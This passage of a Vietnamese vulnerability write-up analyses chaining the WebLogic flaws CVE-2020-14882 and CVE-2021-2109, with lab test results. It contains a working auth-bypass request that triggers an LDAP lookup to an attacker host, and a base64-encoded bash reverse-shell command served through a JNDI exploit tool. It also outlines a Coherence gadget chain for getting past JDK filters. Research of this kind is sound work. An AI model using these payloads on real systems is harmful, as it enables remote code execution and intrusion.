
4.4. Cách Fix (Oracle Patch)

Oracle fix bằng cách validate `context` và `binding` trong `JNDIBindingAction`:

- Block JNDI URL schemes (`ldap://`, `rmi://`, `iiop://`) trong giá trị lookup
- Sanitize input trước khi gọi `InitialContext.lookup()`


4.5. JNDI Injection - 2 kiểu tấn công

4.5.1. Kiểu 1: Remote Codebase (Reference)



Yêu cầu: `com.sun.jndi.ldap.object.trustURLCodebase=true` (mặc định `false` từ JDK 8u191)

4.5.2. Kiểu 2: Deserialization (javaSerializedData)



Không cần `trustURLCodebase` . Cần gadget chain trong classpath của target.

4.6. Kết hợp CVE-2020-14882 + CVE-2021-2109

Dùng auth bypass path cho `consolejndi.portal`:

```
GET /console/css/%252e%252e%252fconsolejndi.portal?
_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=
com.bea.console.handles.JndiBindingHandle("ldap://ATTACKER_IP_PART;LAS
T_OCTET:1389/ObjectAbc;AdminServer") HTTP/1.1
```

Mở LDAP server (Remote Codebase):

```
java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash  
-c  
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMy4yMjguMTcxLjEx0S8x0DQyMiAwPiYx}|  
{base64,-d}|bash" -A "192.168.65.254"
```

CVE-2020-14882 chỉ bypass web.xml security constraint, **không tạo authenticated session** (principals = []). Chain với CVE-2021-2109 **vẫn RCE được bình thường**
- JNDIBindingAction.execute() không bị ảnh hưởng:

```
// JNDIBindingAction.execute() - flow thực tế  
String context = handle.getContext(); // "ldap://192.168.0."  
String binding = handle.getBinding(); // "10:1389/ObjectAbc"  
String server = handle.getServer(); // "AdminServer"  
  
ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(server);  
// readonly method - không cần authenticated session  
Context namingContext = ConsoleUtils.initNamingContext(serverMBean);  
  
// ★ JNDI lookup - chạy thành công, KHÔNG cần authenticated session  
Object result = namingContext.lookup(context + binding);  
// → lookup("ldap://192.168.0.10:1389/ObjectAbc")  
// → JNDI federation → connect attacker LDAP → RCE
```

Về NoAccessRuntimeException : Exception này **không liên quan** đến JNDIBindingAction . Stack trace cho thấy nó đến từ **portlet khác** trên cùng trang consolejndi.portal - cụ thể là Security Policies portlet cố đọc MBean security policies khi render. Portlet đó fail → redirect tới UnexpectedExceptionPage , nhưng JNDI lookup trong JNDIBindingAction đã **chạy xong trước đó** → RCE đã xảy ra, exception sau đó không ảnh hưởng gì.

4.7. JNDI attack vectors - kết quả test thực tế (WebLogic 12.2.1.4, JDK 8u451)

4.7.1. Remote Codebase (Reference) - RCE thành công

Tool	Class trả về	Kết quả
JNDI-Injection-Exploit	ExecTemplateJDK8	RCE - class download + execute, ClassCastException sau khi code đã chạy

4.7.2. Deserialization (javaSerializedData) - Bị JDK ObjectInputFilter chặn

Gadget chain	Class bị filter	Kết quả
CommonsBeanutils 1.9.2 (cb192)	TemplatesImpl	REJECTED - ObjectInputFilter chặn tại Obj.deserializeObject()
JRMP redirect (jrmpclient)	RemoteObjectInvocationHandler	REJECTED - ObjectInputFilter chặn
CommonsCollections (cc12)	ChainedTransformer	REJECTED - ObjectInputFilter chặn o.a.c.c.functors.ChainedTransformer
Coherence (CVE-2020-2555)	LimitFilter , ChainedExtractor	Chưa test - class Coherence có thể không bị filter chặn

JDK 8u451 có ObjectInputFilter strict trong JNDI LDAP path (com.sun.jndi.ldap.Obj.deserializeObject). Filter reject TemplatesImpl , RemoteObjectInvocationHandler , và hầu hết gadget class phổ biến.

Tuy nhiên, Coherence gadget chain (CVE-2020-2555) có thể bypass filter này vì sử dụng các class khác:

- com.tangosol.util.filter.LimitFilter - trigger compareTo() / toString() / extract()
- com.tangosol.util.extractor.ChainedExtractor - chain nhiều ReflectionExtractor liên tiếp
- com.tangosol.util.extractor.ReflectionExtractor - gọi arbitrary method qua reflection

Các class Coherence không nằm trong JDK filter blacklist (filter chỉ target JDK internal classes như TemplatesImpl , RemoteObjectInvocationHandler). Chain flow:

```
PriorityQueue.readObject()  
  → LimitFilter.compareTo() hoặc toString()  
    → ChainedExtractor.extract()  
      → ReflectionExtractor[0].extract(): Runtime.class.getMethod("get  
Runtime")  
      → ReflectionExtractor[1].extract(): runtime.getMethod("exec", St  
ring.class)  
      → ReflectionExtractor[2].extract(): runtime.exec("command")  
      → RCE
```